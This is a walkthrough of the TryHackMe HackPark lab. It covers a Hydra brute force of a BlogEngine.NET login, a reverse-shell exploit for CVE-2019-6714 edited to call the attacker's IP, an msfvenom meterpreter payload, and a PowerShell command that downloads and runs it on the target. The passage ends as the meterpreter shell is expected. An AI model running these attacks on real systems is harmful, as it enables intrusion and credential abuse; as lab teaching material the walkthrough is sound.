
This is the walk through of tryhackme’s box HackPark.


This room will cover brute-forcing an accounts credentials, handling public exploits, using the Metasploit framework and privilege escalation on Windows.

So lets begin with a nmap scan :




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSV -T4 -Pn 10.10.252.214
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-03 08:13 EDT
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 08:15 (0:00:43 remaining)
Nmap scan report for 10.10.252.214
Host is up (0.18s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft IIS httpd 8.5
3389/tcp open  ssl/ms-wbt-server?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.62 seconds
```


so as we can see there is a website hosted on port 80 lets try further enumeration of the website :



so there is nothing special about the website itself , but there is a login page :



we can try to brute force this login page , to do this we have to gather various parameters and information about the login page using burpsuite , so see here carefully :



```
POST /Account/login.aspx?ReturnURL=%2fadmin%2f HTTP/1.1
Host: 10.10.252.214
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im
```


%2fadmin%2f seems interesting , admin can be used as username.

so from here note several things which we will use in creating our hydra’s syntax okay!

So see the first line it states that method being used here is POST so in hydra we will use **http-post-form** in our syntax.


Next thing is username and password field names which are stated as “UserName=admin” and “Password=admin”

see below:




```
__VIEWSTATE=
e3x3caWYVM3qeqqEBHMDT02prxEwi9RhW04qe%2FZG8%2BlbpBVz72NlGbQHFAhZjH3dihAV1XOUxYo1Pcs2kDHAWGiGYIp26X8XVC9%2BZtc7CSDWpIxvAY6pyjeGMbwk5vvzVfHwSC2masqDocHCMUmt1bKiMr5uw8%2B%2FND5VzJKSJ7617zQPemtjhGRD1Q8Y7OQ5bqVExj9sSx8IUIBFY1SG%2FxsJZY
37NuJqMgoVgK8%2FagNoCR1pLSuJbZ3aSD4w4vh%2BJyBEg1lUElAUVut%2BetiM6slGCKI4w8gHJWUNgMfUw8d787umR0iErTfkT8MT%2BM18qWav%2FfhEme8ipiDPx%2FBFoQjp%2BhR2DGizGIkt%2FkhFq6bFj2vN&__EVENTVALIDATION=
y8IzF8DI%2Fm1kJXVA%2FfkVK7Zey1Kk0QkjTSESMUYeQeYufzq%2FGY9zc%2F24XIeVOFQjC7Nv8OZygt6k31OOFmoCN0UjAzMqxrcbxLGJtRNT6OxWEUu%2FitahLBtdBRQ2pFBOPeXgkRYF7HyooOCemEzXbWX074LS%2FKxABwwzbcH2xs8KA0R4&
ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=admin&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in
```

and in case of a failed login message displayed on the screen is :



so now we have gathered all the information that will be used in the syntax .

Our hydra command will look like this :



```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.252.214 http-post-form "/Account/login.aspx:__VIEWSTATE=iPHU%2FhAP34cJ6JpExqeU%2BGPjtZz0oVgrsttk
XXHqzpd6PcPMVk%2BMWl%2F4BmPW5t5L4xZ2Ybfeu2LZD3wYBN9DF5aFOjnyiUkjNxIwEs%2BK%2FQmOiYj2elbr3IaJ4UN2fQpBMyPX5msCw1mjFYnpNq%2F9pd2EJ5aZjZCBOl0OWP8VMGqMJi3lrj9ry5o
nLPwE9P%2FzViUs8VdoAaUTliO%2FQfXLAFumF0z68F2QtYk3a5xcY3xVrMXO2eu7s2ZqzH0gXfLzMWO5BMLwXt34ty9d72pr3yKcKuIJC%2BIF8B%2BJvqByrGfQ6GfmrTmD%2BAfGOvNTCDvMuX458DGP8B
5GLOaO%2B3QvyMwgl0O1w8V%2BgQnWMFYklKbXIMsU&__EVENTVALIDATION=Tn2izJ9vbyX7e42IB38nbk3HD5wSbXKkRCncO%2FA6aWWQIandDJIO3CxzyDhTQlpOh7jeL%2BgtAiJuNpEN3%2BYiIVyhL7
%2BhaHzB5o0NWQbRH3R%2BzI80gKmKOUDVjlRp35wiP7RbudBAOYmQxTuvK1MXzcjvpRGULC0C4HSHcBl1KuQDa%2FWj&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainCo
ntent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login failed" -v -t 64
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).
```

-l to specify username

-P to specify wordlist

10.10.252.214 is our webpage IP

http-post-form is the method used to submit password


```
“"/Account login.aspx:__VIEWSTATE=iPHU%2FhAP34cJ6JpExqeU
%2BGPjtZz0oVgrsttkXXHqzpd6PcPMVk%2BMWl
%2F4BmPW5t5L4xZ2Ybfeu2LZD3wYBN9DF5aFOjnyiUkjNxIwEs%2BK
%2FQmOiYj2elbr3IaJ4UN2fQpBMyPX5msCw1mjFYnpNq
%2F9pd2EJ5aZjZCBOl0OWP8VMGqMJi3lrj9ry5onLPwE9P%2FzViUs8VdoAaUTliO
%2FQfXLAFumF0z68F2QtYk3a5xcY3xVrMXO2eu7s2ZqzH0gXfLzMWO5BMLwXt34ty9d72pr3yK
cKuIJC%2BIF8B%2BJvqByrGfQ6GfmrTmD%2BAfGOvNTCDvMuX458DGP8B5GLOaO
%2B3QvyMwgl0O1w8V
%2BgQnWMFYklKbXIMsU&__EVENTVALIDATION=Tn2izJ9vbyX7e42IB38nbk3HD5wSbXKkR
CncO%2FA6aWWQIandDJIO3CxzyDhTQlpOh7jeL
%2BgtAiJuNpEN3%2BYiIVyhL7%2BhaHzB5o0NWQbRH3R
%2BzI80gKmKOUDVjlRp35wiP7RbudBAOYmQxTuvK1MXzcjvpRGULC0C4HSHcBl1KuQDa
%2FWj&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent
%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser
%24LoginButton=Log+in:Login failed"
```

the red Coloured information is the one we gathered and edited so far ^USER^ to supply username there and ^PASS^ to supply password there . And then we supplied the failed login message after “ : ” in last.

-v for verbosity

-t 64 for trying 64 passwords in one attempt.

Now lets login into the website admin panel and after further enumeration we found about section that has version information about the web framework used :


ABOUT

blogengine.net

BlogEngine.NET is an open source ASP.NET project that was born o
advantage of the latest .NET features.


BlogEngine.NET is easily customizable. We have many downloada
make your blog look and function exactly how you'd like.

Your BlogEngine.NET Specification

Version:	3.3.6.0
Configuration:	Single blog
Trust level:	Unrestricted
Identity:	IIS APPPOOL\Blog
Blog provider:	XmlBlogProvider
Membership provider:	XmlMembershipProvider
Role provider:	XmlRoleProvider

so we can look for public exploits for version 3.3.60 blogengine. Lets look for exploits on exploit-db

exploit found :



BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution

EDB-ID: 46353

CVE: 2019-6714

Author: DUSTIN COBB

Type: WEBAPPS

Platform: ASPX

Date: 2019-02-12

EDB Verified: ✓

Exploit: / {}

Vulnerable App:

so this is a directory traversal and remote code execution exploit which will help us gain an initial foothold on the target .


So first download this exploit and rename it as **PostView.ascx**

next we have to upload this on the server

got the post already created as hackpark and click on it in content tab,

post will show you options to edit,

there will be an icon as a file manager like this :




Welcome to HackPark

the last icon here

click there and upload the PostView.ascx


and edit your ip and port in the exploit like this before uploading it :



```
  GNU nano 6.0                                                    PostView.ascx
* blog with a theme override specified like so:
*
* http://10.10.10.10/?theme=../../App_Data/files
*
*/

<%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="BlogEngine.Core.Web.Controls.Pos
<%@ Import Namespace="BlogEngine.Core" %>

<script runat="server">
      static System.IO.StreamWriter streamWriter;

   protected override void OnLoad(EventArgs e) {
      base.OnLoad(e);

      using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.17.47.112", 9999)) {
              using(System.IO.Stream stream = client.GetStream()) {
                      using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
                              streamWriter = new System.IO.StreamWriter(stream);
```

in the last forth line .

And setup your netcat listener on the port you used here .




```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
listening on [any] 9999 ...
```

Now visit

http://10.10.10.10/?theme=../../App_Data/files

and your PostView.ascx will launch and you will get a shell :


like this :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.252.214] 49320
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```


now , we have to stabalize this shell using meterpreter and msfconsole ,

lets first generate a meterpreter payload in msfvenom



```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.17.47.112 LPORT=8090 -f exe -o gain.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: gain.exe
```

then lets setup our listener in msfconsole :



```
msf6 exploit(multi/handler) > set LHOST 10.17.47.112
LHOST ⇒ 10.17.47.112
msf6 exploit(multi/handler) > set LPORT 8090
LPORT ⇒ 8090
msf6 exploit(multi/handler) > set payload windows/
Display all 247 possibilities? (y or n)
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
```


then type **run** and listener will be started ,

then transfer our payload to windows machine

*tip: use c/windows/temp folder to upload our payload . Other directories may not have read and write permissions .


Then transfer your payload to *var/www/html* and start your apache web server .

And on target machine execute this command :




```
powershell Invoke-WebRequest -Uri http://10.17.47.112/gain.exe -OutFile gain.exe
c:\Windows\Temp>powershell Invoke-WebRequest -Uri http://10.17.47.112/gain.exe -OutFile gain.exe
dir
```

now lets execute our payload to get a reverse shell :



```
gain.exe
c:\Windows\Temp>gain.exe
```

now we would have got a meterpreter shell :

